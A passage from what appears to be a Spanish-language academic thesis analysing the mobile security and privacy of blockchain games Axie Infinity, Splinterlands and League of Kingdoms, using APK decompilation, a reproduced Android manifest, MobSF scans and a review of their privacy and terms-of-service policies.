


Figura 14. Réplica falsa de Ronin Wallet en APKFab (APKFab, 2022)

Luego de finalizar el proceso previo de registración en la Wallet y la compra de Axies, se accede al último paso que permite la descarga del juego. Como se puede observar en la siguiente figura, las opciones de descarga de los Store oficiales no están disponibles, por lo que solo se puede obtener el paquete de instalación de la web oficial.




Figura 15. Descarga de Google Play no disponible en Download & Play (SkyMavis, 2022)

Cuando se sube una aplicación al store de Google, la misma pasa por un proceso donde se validan sus políticas de software no deseado (GOOGLE,2022a). Este proceso está detallado en la página principal del Play Store donde se sugiere una guía de revisión a tener en cuenta a la hora de publicar la aplicación, y cuenta con los siguientes 5 puntos. (PLAYSTORE,2022).

1. Comprender las **Políticas del Programa para Desarrolladores**
2. Cumplir con el **nivel de API requerido** por Google Play. Las nuevas aplicaciones y actualizaciones de aplicaciones deben tener como destino Android 10 (nivel de API 29) o superior.
3. Las nuevas aplicaciones deben publicarse con el formato **Android App Bundle** o usar Play Asset Delivery o Play Feature Delivery para entregar activos o funciones que excedan un tamaño de descarga de 150 MB.
4. Especificar en qué **versiones de Android y tamaños de pantalla** de dispositivo está diseñada para funcionar su aplicación

5. Verificar el cumplimiento de las **Pautas de calidad** para confirmar que las aplicaciones ofrecen el diseño, las características y las funciones básicas de la interfaz de usuario que esperan los usuarios de Android.

A su vez, dentro de las Políticas del Programa para Desarrolladores mencionado anteriormente, el Play Store detalla los siguientes puntos a cumplir, además de otros:

- Contenido Restringido: Asegurarse que la aplicación cumple con las políticas de contenido y con las leyes locales
- Personificación: Se prohíben las aplicaciones que se hagan pasar por otras personas engañando a usuarios
- Propiedad intelectual: Se prohíben las aplicaciones que copian el trabajo de otras o engañan a usuarios.
- Monetización y publicidad: Play store permite varias estrategias de monetización, pero las aplicaciones deben cumplir con las políticas especificadas.

Estos puntos contribuyen a proteger la privacidad del usuario y a brindarle un entorno seguro. En el caso de Axie Infinity, no es posible descargarlo de la Play Store, sólo es posible obtener el paquete de instalación para el sistema operativo Android e instalarlo manualmente en un dispositivo móvil. Un usuario mal intencionado podría clonar la web oficial, modificando solamente el enlace de descarga del paquete de instalación por otro similar al original que redirija a un paquete de instalación adulterado que contenga código malicioso que facilite el robo de datos del usuario. (GOOGLE,2022b).

A partir del paquete de instalación descargado de la web oficial y por medio de la aplicación APKTool se obtuvo con ingeniería inversa el código fuente del juego Axie Infinity, ver figura debajo. Luego del análisis de los permisos expuestos en el manifiesto de la aplicación, se encuentra que se solicitan los siguientes permisos y accesos que no son necesarios para este juego:

“android.permission.CHANGE_WIFI_STATE” el cual le otorga a la aplicación la posibilidad de habilitar o deshabilitar la conexión WIFI.

“android.permission.READ_PHONE_STATE” permite obtener información del estado exacto del teléfono en cualquier momento. Este permiso suele ser requerido para conocer cuando finaliza una llamada telefónica. (Manifest.permission, 2022)

“android.permission.CALL_PHONE” permite realizar llamadas telefónicas.

“android.permission.RECEIVE_BOOT_COMPLETED” permite conocer cuando el celular fue prendido.

“android.permission.CAMERA” permite acceder a las funcionalidades de la cámara del dispositivo.

```

<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://schemas.android.com/apk/res/android" android:compileSdkVersion="28"
android:compileSdkVersionCodename="9" android:installLocation="preferExternal" package="com.axieinfinity.origin" platformBuildVersionCode="28"
platformBuildVersionName="9">
  <supports-screens android:anyDensity="true" android:largeScreens="true" android:normalScreens="true" android:smallScreens="true" android:xlargeScreens=
  "true"/>
  <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
  <uses-feature android:glEsVersion="0x00020000"/>
  <uses-permission android:name="android.permission.INTERNET"/>
  <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
  <uses-permission android:name="android.permission.CAMERA"/>
  <uses-feature android:name="android.hardware.camera" android:required="false"/>
  <uses-feature android:name="android.hardware.camera.autofocus" android:required="false"/>
  <uses-feature android:name="android.hardware.camera.front" android:required="false"/>
  <uses-feature android:name="android.hardware.touchscreen" android:required="false"/>
  <uses-feature android:name="android.hardware.touchscreen.multitouch" android:required="false"/>
  <uses-feature android:name="android.hardware.touchscreen.multitouch.distinct" android:required="false"/>
  <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
  <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
  <uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
  <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
  <uses-permission android:name="android.permission.CALL_PHONE"/>
    
```

Figura 16. Axie Infinity AndroidManifest.xml

Cuando las aplicaciones se publican en el Store de Google, se valida si realmente necesita los permisos que requiere. En este caso, eso no sucede porque solo puede ser descargada desde una fuente externa a Google. Al iniciar por primera vez el juego, se le solicita al usuario que otorgue estos permisos, caso contrario, no puede utilizarla. Usualmente los usuarios aceptan todos los permisos para poder iniciar el juego, lo cual podría ser un riesgo de seguridad de la privacidad, ya que la empresa cuenta con la posibilidad de recabar información personal que no es necesaria para el desarrollo del juego.

A su vez también se verifica que el login en la aplicación mobile no tiene un límite definido de intentos. Esto permite que un tercero con el correo electrónico de un usuario pueda encontrar la contraseña utilizando fuerza bruta y probando todas las combinaciones de caracteres posibles sin bloqueo de intentos.

Análisis Axie Infinity utilizando MOBSF

Mediante el análisis estático utilizando MOBSF se obtuvo la siguiente tarjeta de puntuación:




Figura 17. MobSF Scorecard para Axie Infinity

En la misma se aprecia que Axie Infinity es catalogada como grado B porque obtiene un resultado de 40 puntos sobre 100, lo que equivale, según las escalas de Mobile Security Framework, a un riesgo medio en términos de la seguridad de la aplicación. El mayor impacto en su puntaje se debe a la solicitud de permisos y accesos que podrían comprometer la privacidad del usuario. Entre estos permisos se destacan el acceso a las llamadas y a la cámara del dispositivo.

Vulnerabilidades encontradas:




Figura 18. MobSF Findings para Axie Infinity

Un punto para destacar en cuanto a la política de privacidad de Axie es que Sky Mavis procesan la información personal de los jugadores sin importar su procedencia, incluyendo los datos sensibles, en Estados Unidos: (Axie Infinity, 2018)

Si se encuentra fuera de los Estados Unidos y elige proporcionarnos información, tenga en cuenta que transferimos los datos, incluidos los Datos personales, a los Estados Unidos y los procesamos allí.

6.1.2. Splinterlands

Splinterlands es un juego de cartas coleccionables basado en la tecnología blockchain. Es muy parecido a los juegos tales como Magic the Gathering o Hearthstone, donde el jugador posee una colección de cartas y pelea contra otros jugadores en partidos aislados o en torneos. Cada carta es única y tiene diferentes estadísticas y habilidades como se puede ver en la próxima figura.

Lo que diferencia a Splinterlands de otros juegos de cartas coleccionables (CCG por sus siglas en inglés) es que está descentralizado. Mediante el uso de la tecnología blockchain, los jugadores pueden comprar, vender y comercializar sus activos digitales libremente como si fueran tarjetas físicas, y todas las transacciones se registran en HIVE Blockchain. Otra particularidad es que el juego también permite prestarle cartas a otro jugador para que las vea y luego fomentar el intercambio.



Figura 19. Atributos de una carta (Splinterlands, 2022)

Sumado a su apartado coleccionable, estas cartas funcionan como personajes de un juego del estilo Auto Battler, dónde las cartas se colocan en posiciones de un tablero similar al de ajedrez según quiera el jugador. Luego de colocarlas en el tablero, estas cartas se enfrentan

a las de otro jugador y se atacan unas con otras utilizando los atributos de ataque, energía y defensa para determinar qué carta le gana a la otra. La posición de las cartas en este género de juegos es importante dado que estratégicamente es preferible tener una carta de mayor energía adelante y las más débiles atrás, pudiendo así resistir los ataques del oponente y administrar los recursos de manera más eficiente. El jugador con la última carta en pie será el ganador del enfrentamiento y ganará Splintershards que es la moneda digital del juego que puede ser intercambiada por otras criptomonedas.

Al ser del tipo Auto Battler, las partidas pueden ser adelantadas mediante un botón (Skip to results como se puede ver en la siguiente figura).




Figura 20. Partida de Splinterlands del tipo Auto Battler

Luego del lanzamiento del juego en julio del 2021, la moneda SPS (Splintershards) tuvo su punto máximo en octubre de ese mismo año. Llegó a valer us\$0.9 en ese entonces, aunque bajó precipitadamente su precio hasta los primeros días del año 2022. Actualmente se mantiene estable entre los us\$0.06 y us\$0.07 con 830,54 billones en circulación de acuerdo con CoinMarketCap (CoinMarketCap, 2022).



Figura 21. Gráfico de SPS vs USD. (CoinMarketCap, 2022)

Hoy en día el juego registra 100.000 descargas en el Google Play store con una calificación de 3,1 estrellas.

Con el objetivo de comenzar el análisis, se descarga el paquete de instalación de la aplicación Splinterlands de la página APKCombo. Se verifica que la versión corresponde a la última versión disponible en el Play Store, 0.4, y se analiza por medio de MobSF. A diferencia del Axie Infinity, el análisis de Splinterlands no arrojó posibles vulnerabilidades en cuanto a los permisos que pide la aplicación. La principal preocupación encontrada gracias a MobSF es el parámetro `usesCleartextTraffic=true` que confirma que la aplicación puede usar archivos de texto plano sin encriptar. Las razones por las cuales se recomienda que este parámetro sea *false* es la falta de confidencialidad, autenticidad y protección contra la manipulación; un atacante de red puede espiar los datos transmitidos y también modificarlos sin ser detectado.




Figura 22. Cifrado y descifrado, fundamental para evitar la alteración de los mensajes en las comunicaciones (Criptomo,2018)

En las nuevas aplicaciones de Android (a partir de API 28), el atributo está predeterminado en falso, lo que significa que el desarrollador de la aplicación obliga a que no se realice ninguna comunicación de red de texto plano. El sistema operativo Android luego hará el mejor esfuerzo para evitar que la aplicación use protocolos de texto plano como Protocolo de transferencia de hipertexto (HTTP) en lugar de un protocolo protegido criptográficamente como HTTP seguro (HTTPS). (Defense Technical Information Center, 2016)

Análisis Splinterlands utilizando MOBSF

Mediante el análisis estático utilizando MOBSF se obtuvo la siguiente tarjeta de puntuación:




Figura 23. MobSF Scorecard para Splinterlands

Vulnerabilidades encontradas:




Figura 24. MobSF Findings para Splinterlands

Si bien el análisis de Splinterlands arrojó vulnerabilidades de seguridad críticas, Steem Monsters Corp., compañía dueña de Splinterlands, detalla en su página los términos de servicio y las consideraciones para tener en cuenta con los datos que el jugador cede al registrarse. (Splinterlands, 2022). Se destacan los siguientes puntos:

Con respecto a los posibles riesgos de seguridad:

Usted acepta los riesgos de seguridad inherentes de proporcionar información y negociar en línea a través de internet, y acepta que no tenemos ninguna responsabilidad por cualquier violación de la seguridad a menos que se debe a una negligencia grave de nuestra parte.

Con respecto a la terminación de los términos y condiciones:

Puede rescindir estos Términos en cualquier momento cancelando su cuenta en la Aplicación e interrumpiendo su acceso y uso de la Aplicación. No recibirá ningún reembolso si cancela su cuenta o rescinde estos Términos. Usted acepta que nosotros, a nuestro exclusivo criterio y por cualquier motivo o sin él, podemos rescindir estos Términos y suspender y/o cancelar su(s) cuenta(s) para la Aplicación. Usted acepta que cualquier suspensión o terminación de su acceso a la Aplicación puede realizarse sin previo aviso, y que no seremos responsables ante usted ni ante ningún tercero por dicha suspensión o terminación. Si rescindimos estos Términos o suspendemos o finalizamos su acceso o uso de la Aplicación debido a su incumplimiento de estos Términos o cualquier actividad sospechosa de fraude,

abuso o ilegal, entonces la rescisión de estos Términos se sumará a cualquier otro recurso que podamos tener de derecho o de equidad. Tras la rescisión o el vencimiento de estos Términos, ya sea por usted o por nosotros, es posible que ya no tenga acceso a la información que haya publicado en la Aplicación o que esté relacionada con su cuenta, y reconoce que no tendremos ninguna obligación de mantener dicha información en nuestras bases de datos o para enviar dicha información a usted o a un tercero.

Con estos puntos logran cumplir con la Ley de Protección de Datos Personales de Argentina, Capítulo II, Artículo 4 (InfoLeg, 2000):

7. Los datos deben ser destruidos cuando hayan dejado de ser necesarios o pertinentes a los fines para los cuales hubiesen sido recolectados.

6.1.3. League of Kingdoms

League of Kingdoms es un juego de estrategia Online basado en blockchain que se juega actualmente en más de 210 países de todo el mundo y su recuento diario de jugadores activos aumentó de 4000 en julio de 2021 a 150 000 en marzo de 2022. Es compatible con los modos de juego jugador contra entorno, PvE por sus siglas en inglés, la cual es una modalidad en la que se pelea contra elementos generados por el ordenador (entorno) y no contra otros jugadores. También es posible jugar en la modalidad Jugador contra jugador o PvP por sus siglas en inglés, en la cual los usuarios se enfrentan entre sí. Al ser un ecosistema Play To Earn, permite a los jugadores obtener ingresos reales a través de la construcción de reinos, creación de ejércitos, formación de alianzas y de la competencia en los campos de batalla. (LOKA,2022)



Figura 25. Características de la experiencia de juego (LOKA, 2022)

Los Land NFT son los activos digitales de League of Kingdoms que se almacenan en la red blockchain y representan el terreno del cual un usuario es propietario y donde se encuentra su mundo. No solo los jugadores pueden poseer estas Tierras, sino también reunir recursos y convertirlos en NFT para comerciar. Todos estos activos tokenizados se negocian y comercializan sin intermediarios a través de la cadena de bloques. Los jugadores no requieren ninguna experiencia o conocimiento previo con las criptomonedas para jugar y no necesitan poseer Land NFT para cultivar recursos que pueden convertirse en tokens en NFT.




Figura 26. LOKA Permite construir varios edificios dentro de un reino (LOKA, 2022)

League of Kingdoms Arena o LOKA es el token de gobierno nativo de League of Kingdoms y se utiliza como moneda para todas las transacciones en la tienda del juego, como la compra de paquetes, máscaras y productos. LOKA, partir de marzo de 2022, cotiza a alrededor de US\$ 0,54 en CoinMarketCap al momento de la confección de este documento.



Figura 27. Cotización \$LOKA (CoinMarketCap, 2022)

NPLUS ENTERTAINMENT, empresa desarrolladora de LOKA, proporcionó a Google Play Store información sobre cómo esta aplicación recopila, comparte y maneja los datos de usuario. El desarrollador indica que esta aplicación no comparte datos del usuario con otras organizaciones o empresas. El único dato que se recopila del usuario es su dirección de correo electrónico para poder iniciar sesión y la administración de su cuenta. Por otro lado,

afirma que los datos se transfieren encriptados con una conexión segura. (GOOGLE.PLAY.LOKA,2022)

A partir del paquete de instalación obtenido de la web APKPure.com, sitio web que ofrece descargas de software para teléfonos inteligentes fundado en 2014 por APKPure Team, y por medio de la aplicación APKTool se obtuvo con ingeniería inversa el código fuente del juego League of Kingdoms versión 1.88, liberada oficialmente en el Play Store de Google el día 29/07/2022. (APKPure.LOKA, 2022)



Figura 28. Detalles del APK de LOKA (APKPure, 2022)

Luego del análisis de los permisos expuestos en el manifiesto de la aplicación, se encuentra que se solicitan los siguientes permisos y accesos que no son necesarios para este juego. Los permisos brindan a las aplicaciones maliciosas una forma de acceder a datos confidenciales en dispositivos móviles sin infringir las reglas de Android.

android.permission.ACCESS_COARSE_LOCATION: Accede a fuentes de ubicación aproximadas, como la base de datos de la red móvil, para determinar una ubicación aproximada del teléfono. Una aplicación maliciosa puede utilizarlo para determinar aproximadamente dónde se encuentra el usuario.

android.permission.READ_EXTERNAL_STORAGE: Permite acceder al almacenamiento externo y consultar información.

android.permission.WRITE_EXTERNAL_STORAGE: Permite acceder al almacenamiento externo y escribir, modificar y eliminar archivos.

Escribir y leer del almacenamiento externo es un permiso que todas las aplicaciones tienen por default, es por este motivo que es un punto destacado tanto por el Top 10 OWASP como por CWE y se cataloga como uso indebido de permisos por default. (CWE.276, 2022)

android.permission.READ_PHONE_STATE: Permite que la aplicación acceda a las funciones de teléfono del dispositivo. Una aplicación con este permiso puede determinar el número de teléfono, el número de serie del dispositivo, si una llamada está activa y el número al que está conectada esa llamada. (Manifest.permission, 2022)

